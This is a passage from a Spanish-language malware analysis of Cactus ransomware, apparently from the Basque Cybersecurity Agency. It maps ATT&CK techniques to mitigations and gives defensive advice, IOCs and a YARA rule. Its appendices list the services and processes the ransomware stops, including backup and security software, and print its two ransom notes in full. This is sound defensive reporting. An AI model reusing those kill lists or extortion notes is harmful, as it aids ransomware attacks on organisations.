	T1204.002 User Execution: Maliciuos File	**M1040 Behavior Prevention on Endpoint**: On Windows 10, various Attack Surface Reduction (ASR) rules can be enabled to prevent the execution of potentially malicious executable files (such as those that have been downloaded and executed by Office applications/scripting interpreters/email clients or that do not meet specific prevalence, age, or trusted list criteria). Note: cloud-delivered protection must be enabled for certain rules.
		1038 Execution Prevention: Application control may be able to prevent the running of executables masquerading as other files.
		M1017 User Training: Use user training as a way to bring awareness to common phishing and spearphishing techniques and how to raise suspicion for potentially malicious events.
TA0003 Persistence	T1053.005 Scheduled Task/Job: Scheduled Task	**M1047 Audit:** Toolkits like the PowerSploit framework contain PowerUp modules that can be used to explore systems for permission weaknesses in scheduled tasks that could be used to escalate privileges.
		M1028 Operating System Configuration: Configure settings for scheduled tasks to force tasks to run under the context of the authenticated account instead of allowing them to run as SYSTEM. The associated Registry key is located at HKLM\SYSTEM\CurrentControlSet\Control\Lsa\SubmitControl. The setting can be configured through GPO: Computer Configuration > [Policies] > Windows Settings > Security Settings > Local Policies > Security Options: Domain Controller: Allow server operators to schedule tasks, set to disabled.
		M1026 Privileged Account Management: Configure the Increase Scheduling Priority option to only allow the Administrators group the rights to schedule a priority process. This can be configured through GPO: Computer Configuration > [Policies] > Windows Settings > Security Settings > Local Policies > User Rights Assignment: Increase scheduling priority.
		M1018 User Account Management: Limit privileges of user accounts and remediate Privilege Escalation vectors so only authorized administrators can create scheduled tasks on remote systems.
TA0004 Privilege Escalation	T1053.005 Scheduled Task/Job: Scheduled Task	**M1047 Audit:** Toolkits like the PowerSploit framework contain PowerUp modules that can be used to explore systems for permission weaknesses in scheduled tasks that could be used to escalate privileges.
		M1028 Operating System Configuration: Configure settings for scheduled tasks to force tasks to run under the context of the authenticated account instead of allowing them to run as SYSTEM. The associated Registry key is located at HKLM\SYSTEM\CurrentControlSet\Control\Lsa\SubmitControl. The setting can be configured through GPO: Computer Configuration > [Policies] > Windows Settings > Security Settings > Local Policies > Security Options: Domain Controller: Allow server operators to schedule tasks, set to disabled.
		M1026 Privileged Account Management: Configure the Increase Scheduling Priority option to only allow the Administrators group the rights to schedule a priority process. This can be configured through GPO: Computer Configuration > [Policies] > Windows Settings > Security Settings > Local Policies > User Rights Assignment: Increase scheduling priority.
		M1018 User Account Management: Limit privileges of user accounts and remediate Privilege Escalation vectors so only authorized administrators can create scheduled tasks on remote systems.
TA0005	T1027 Obfuscated Files or Information	**M1049 Antivirus/Antimalware:** Anti-virus can be used to automatically detect and quarantine suspicious files. Consider utilizing the Antimalware Scan Interface (AMSI) on Windows 10+ to analyze commands after being processed/interpreted.

Defense Evasion		**M1047 Audit:** Consider periodic review of common fileless storage locations (such as the Registry or WMI repository) to potentially identify abnormal and malicious data.
		M1040 Behavior Prevention on Endpoint: On Windows 10+, enable Attack Surface Reduction (ASR) rules to prevent execution of potentially obfuscated payloads.
		M1017 User Training: Ensure that a finite amount of ingress points to a software deployment system exist with restricted access for those required to allow and enable newly deployed software.
	T1140 Deobfuscate/Decode Files or Information	This type of attack technique cannot be easily mitigated with preventive controls since it is based on the abuse of system features.
	T1562.001 Impair Defenses: Disable or Modify Tools	**M1038 Execution Prevention:** Use application control where appropriate, especially regarding the execution of tools outside of the organization's security policies (such as rootkit removal tools) that have been abused to impair system defenses. Ensure that only approved security applications are used and running on enterprise systems.
		M1022 Restrict File and Directory Permissions: Ensure proper process and file permissions are in place to prevent adversaries from disabling or interfering with security services.
		M1024 Restrict Registry Permissions: Ensure proper Registry permissions are in place to prevent adversaries from disabling or interfering with security services.
		M1018 User Account Management: Ensure proper user permissions are in place to prevent adversaries from disabling or interfering with security services.
	T1564.001 Hide Artifacts: Hidden Files and Directories	This type of attack technique cannot be easily mitigated with preventive controls since it is based on the abuse of system features.
	T1564.003 Hide Artifacts: Hidden Window	**M1038 Execution Prevention:** Limit or restrict program execution using anti-virus software. On MacOS, allowlist programs that are allowed to have the plist tag. All other programs should be considered suspicious.
TA0007 Discovery	T1010 Application Window Discovery	This type of attack technique cannot be easily mitigated with preventive controls since it is based on the abuse of system features.
	T1057 Process Discovery	This type of attack technique cannot be easily mitigated with preventive controls since it is based on the abuse of system features.
	T1082 System Information Discovery	This type of attack technique cannot be easily mitigated with preventive controls since it is based on the abuse of system features.
	T1083 File and Directory Discovery	This type of attack technique cannot be easily mitigated with preventive controls since it is based on the abuse of system features.
TA0008 Lateral Movement	T1021.004: Remote Services: SSH	**M1042 Disable or Remove Feature or Program**: Disable the SSH daemon on systems that do not require it. For macOS ensure Remote Login is disabled under Sharing Preferences.
		M1032 Multi-factor Authentication: Require multi-factor authentication for SSH connections wherever possible, such as password protected SSH keys.
		M1018 User Account Management: Limit which user accounts are allowed to login via SSH.

TA0009 Collection	T1005: Data from Local System	**M1057 Data Loss Prevention**: Data loss prevention can restrict access to sensitive data and detect sensitive data that is unencrypted.
TA0011 Command and Control	T1105: Ingress Tool Transfer	**M1031 Network Intrusion Prevention**: Network intrusion detection and prevention systems that use network signatures to identify traffic for specific adversary malware or unusual data transfer over known protocols like FTP can be used to mitigate activity at the network level. Signatures are often for unique indicators within protocols and may be based on the specific obfuscation technique used by a particular adversary or tool, and will likely be different across various malware families and versions. Adversaries will likely change tool C2 signatures over time or construct protocols in such a way as to avoid detection by common defensive tolos.
	T1573.001 Encrypted Channel: Symmetric Cryptography	**M1031 Network Intrusion Prevention:** Network intrusion detection and prevention systems that use network signatures to identify traffic for specific adversary malware can be used to mitigate activity at the network level.
Exfiltration	T1567.002 Exfiltration Over Web Service: Exfiltration to Cloud Storage	**M1021 Restrict Web-Based Content**: Web proxies can be used to enforce an external network communication policy that prevents use of unauthorized external services.
TA0040 Impact	T1486 Data Encrypted for Impact	**M1040 Behavior Prevention on Endpoint:** On Windows 10, enable cloud-delivered protection and Attack Surface Reduction (ASR) rules to block the execution of files that resemble ransomware.
		M1053 Data Backup: Consider implementing IT disaster recovery plans that contain procedures for regularly taking and testing data backups that can be used to restore organizational data. Ensure backups are stored off system and is protected from common methods adversaries may use to gain access and destroy the backups to prevent recovery. Consider enabling versioning in cloud environments to maintain backup copies of storage objects.

5. Mitigación

5.1. Medidas a nivel de endpoint

Para fortalecer la defensa de los endpoints contra el ransomware Cactus, es crucial adoptar un enfoque múltiple implementando las siguientes medidas:

- Ampliar las capacidades de las soluciones de Detección y Respuesta en Endpoints (EDR) para incluir análisis heurístico y de comportamiento avanzado, permitiendo la detección temprana de patrones de comportamiento anómalos como intentos de cifrado masivo de archivos, característicos de ataques de ransomware.
- Implementar herramientas de monitorización que examinen en tiempo real el comportamiento de archivos y procesos en ejecución, identificando y alertando sobre actividades que se desvíen de un patrón de normalidad y puedan indicar una amenaza de ransomware.
- Activar la autenticación multifactor en todos los servicios críticos incluyendo el acceso a redes privadas virtuales (VPN).
- Establecer la directiva de ejecución de Powershell en modo restringido para evitar la ejecución de scripts no firmados o la ejecución de comandos Powershell de forma interactiva por parte de usuarios no autorizados.
- Establecer políticas de control de aplicaciones que restrinjan la ejecución a solo aquel software que esté firmado digitalmente o que haya sido explícitamente aprobado por la organización.
- Automatizar el proceso de actualización de los sistemas operativos y aplicaciones para garantizar que se apliquen los últimos parches de seguridad, cerrando así las brechas que el ransomware podría explotar para infiltrarse o elevar privilegios dentro del sistema.
- Restringir el uso de cuentas con elevados privilegios, asegurando que los usuarios realicen sus actividades diarias con cuentas de usuario estándar y solicitando elevación de privilegios solo cuando sea estrictamente necesario.
- Adoptar una política de copias de seguridad regulares que sean tanto seguras como aisladas de la red principal, lo que facilita la recuperación de los datos en caso de un ataque de ransomware.
- Desarrollar e implementar programas de concienciación sobre ciberseguridad, enseñando a los usuarios a reconocer tácticas de ingeniería social, como phishing, y la importancia de prácticas seguras como evitar la descarga de software de fuentes no verificadas.

5.2. Medidas a nivel de red

Los actores de amenazas responsables de las campañas de Cactus emplean la explotación de vulnerabilidades en VPN como vector de acceso inicial. Por lo tanto, se recomienda implementar las siguientes medidas de seguridad para reforzar las defensas:

- Segmentar las aplicaciones o servicios de red que no necesitan comunicarse entre sí aislándolos del resto mediante contenedores o máquinas virtuales.
- Considerar la implementación de Redes Locales Virtuales (VLANs) para segmentar el tráfico de red.
- Asegurar que todos los dispositivos VPN estén actualizados con los últimos parches y mitigaciones de vulnerabilidades del proveedor; mantenerse al día con los parches y actualizaciones a medida que pasa el tiempo.
- Establecer sistemas de monitorización y alerta automáticos que vigilen cualquier situación sospechosa o inusual relacionada con las cuentas de usuario que tienen permisos de administrador y que pueden acceder a la red mediante VPN. El objetivo de estas alertas es identificar rápidamente si hay indicios de que las contraseñas o credenciales de estas cuentas puedan estar comprometidas o expuestas de alguna manera.

5.3. Medidas y consideraciones adicionales

- Uso de un SIEM para centralizar y monitorizar los registros, mejorando la trazabilidad y facilitando la detección de anomalías.
- Reemplazo de contraseñas predeterminadas y establecer una política de contraseñas.
- Formación continua del equipo de seguridad en tendencias de amenazas y vulnerabilidades.
- Establecer protocolos de Respuesta a Incidentes.
- Mantenimiento de soluciones de respaldo diversificadas para garantizar la recuperación de los datos después del ataque.
- Concienciación y capacitación de usuarios.

6. Indicadores de compromiso

Hashes de la muestra analizada:

MD5	e28db6a65da2ebcf304873c9a5ed086d
SHA1	cb570234349507a204c558fc8c4ecf713e2c0ac3
SHA256	78c16de9fc07f1d0375a093903f86583a4e32037a7da8aa2f90ecb15c4862c17

Hashes de la nueva versión de Cactus analizada:

MD5	ef6a62e5ef88cdcc946e8edafe7a2184
SHA1	ceef6e8328be6b859ee9ba9e5cb194ad12c9483c
SHA256	c49b4faa6ac7b5c207410ed1e86d0f21c00f47a78c531a0a736266c436cc1c0a

IOCs:

CaCtUs.ReAdMe.txt
cactus[@]mexicomail[.]com
TOX Chat ID: 7367B422CD7498D5F2AAF33F58F67A332F8520CF0279A5FBB4611E0121AE421AE1D49ACEABB254686

Regla Yara

```
rule CactusRule
{
   strings:
      $cactusStr = “CaCtUs.ReAdMe.txt”
      $cactusHex = { 43 61 43 74 55 73 2e 52 65 41 64 4d 65 2e 74 78 74 }
   condition:
      $cactusStr or $cactusHex
}
```

7. Referencias adicionales

https://www.kroll.com/en/insights/publications/cyber/cactus-ransomware-prickly-new-variant-evades-detection

https://www.shadowstackre.com/analysis/cactus

https://securityscorecard.com/wp-content/uploads/2024/01/Whitepaper-Cactus-Ransomware.pdf


https://www.swascan.com/cactus-ransomware-malware-analysis/

https://www.sangfor.com/farsight-labs-threat-intelligence/cybersecurity/analysis-of-cactus-ransomware

https://www.lepide.com/blog/what-is-cactus-ransomware/

https://www.openssl.org/docs/

8. Apéndice A: Mapa de técnicas de ATT&CK



9. Apéndice B: Lista de directorios excluidos

$recycle.bin	boot
system volumen information	programdata
windows	packages
tmp	efi
temp	windowsapps
thumb	microsoft
winnt	windows defender
windows.~bt	microsoft shared
windows.old	internet explorer
perflog	tor browser
perflogs	ctslck

10. Apéndice C: Lista de extensiones excluidas

exe	msi
dll	bat
lnk	cts0
sys	cts1

11. Apéndice D: Lista blanca de procesos

spoolsv.exe	lsass.exe
explorer.exe	SearchUI.exe
sihost.exe	csrss.exe
fontdrvhost.exe	smss.exe
cmd.exe	winlogon.exe
dwm.exe	services.exe
LogonUI.exe	conhost.exe

12. Apéndice E: Procesos detenidos. Nueva versión Cactus

steam.exe
thebat.exe
msftesql.exe
sqlagent.exe
sqlbrowser.exe
sqlwriter.exe
oracle.exe
ocssd.exed
bsnmp.exe
synctime.exe
xfssvccon.exe
sqlservr.exe
mydesktopservice.exe
ocautoupds.exe
agntsvc.exe
encsvc.exe
firefoxconfig.exe
tbirdconfig.exe
mydesktopqos.exe
ocomm.exe
mysqld.exe
mysqld-nt.exe
mysqld-opt.exe
dbeng5o.exe
sqbcoreservice.exe
excel.exe
infopath.exe
msaccess.exe
mspub.exe
onenote.exe
outlook.exe
powerpnt.exe
thunderbird.exe
visio.exe
winword.exe
wordpad.exe
sql.exe
agntsvc.exe
isqlplussvc.exe
encsvc.exe
firefox.exe
dbeng50.exe
notepad.exe

13. Apéndice F: Servicios a detener. Nueva versión Cactus

Phonesvc
veeam
memtas
sql
backup
vss
sophos
svc$
mepocs
msexchange
gxvss
gxblr
gxfwd
gxcvd
gxcimgr

14. Apéndice G: Nota de rescate de la muestra original

Your systems were accessed and encrypted by Cactus.

To recover your files and prevent data disclosure contact us via email: cactus[@]mexicomail[.]com

Your unique ID reference: b4kr-xr7h-qcps-omu3

Backup contact: TOX (https[:]//tox[.]chat/):

7367B422CD7498D5F2AAF33F58F67A332F8520CF0279A5FBB4611E0121AE421AE1D49ACEABB2

15. Apéndice H: Nota de rescate. Nueva versión de Cactus

Your corporate network was compromised and encrypted by Cactus.

Do not interrupt the encryption process, don't stop or reboot your machines until the encryption is complete. Otherwise the data may be corrupted.

In addition to the encrypted infrastructure, we have downloaded a lot of confidential information from your systems. The publication of these documents may cause the termination of your commercial activities, contracts with your clients and partners, and multiple lawsuits.

If you ignore this warning and do not contact us, your sensitive data will be posted on our blog: https[:]//cactusbloguuodvqjmnzlwetjlpj6aggc6iocwhuupb47laukux7ckid[.]onion/

In your best interest is to avoid contacting law enforcement and data recovery companies. They can't help you with the recovery, will cause more problems and expenses, and delay the return to normal work significantly.

Besides, if you contact the police we will immediately publish your data.

We offer the best solution to the problem, to receive our decryption software and prevent disclosure of your sensitive information contact us directly.

A quick recovery is very important to keep your business running at full capacity and minimize losses. This is why you need to begin negotiations as soon as possible. By the way, if you don't contact us within 5 days, we will start publishing your data.

Download TOR Browser (https[:]//www[.]torproject[.]org/download) and follow the link:

http[:]//webmail[.]cactus47hhktlaclasue3rnkchcy6rgvitxmllv2l6m25gzkgbeyfyad[.]onion

Your username: cts0100[@]cactus47hhktlaclasue3rnkchcy6rgvitxmllv2l6m25gzkgbeyfyad[.]onion

Your password: H;^2KSgfIJg{C&)L

Reply to the welcome email and we will get your message.

Backup contact is TOX (https[:]//tox[.]chat):

7367B422CD7498D5F2AAF33F58F67A332F8520CF0279A5FBB4611E0121AE421AE1D49ACEA
BB2


cyber
zaintza
BASQUE CYBERSECURITY AGENCY